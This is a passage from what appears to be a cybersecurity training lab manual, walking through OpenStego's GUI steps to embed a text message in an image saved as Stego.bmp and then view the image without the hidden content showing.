


10. Click the **ellipsis** button next to **Output Stego File**.




)


11. The **Save - Select Output Stego File** window appears. Choose the location where you want to save the file. In This task, the location chosen is **Desktop**.
12. Provide the file name **Stego** and click **Open**.




13. In the **OpenStego** window, click the **Hide Data** button.




14. A **Success** pop-up appears, stating that the message has been successfully embedded; then, click **OK**.
15. Minimize the **OpenStego** window. The image containing the secret message appears on **Desktop**. Double-click the image file (**Stego.bmp**) to view it.
16. You will see the image, but not the contents of the message (text file) embedded in it, as shown in the screenshot.



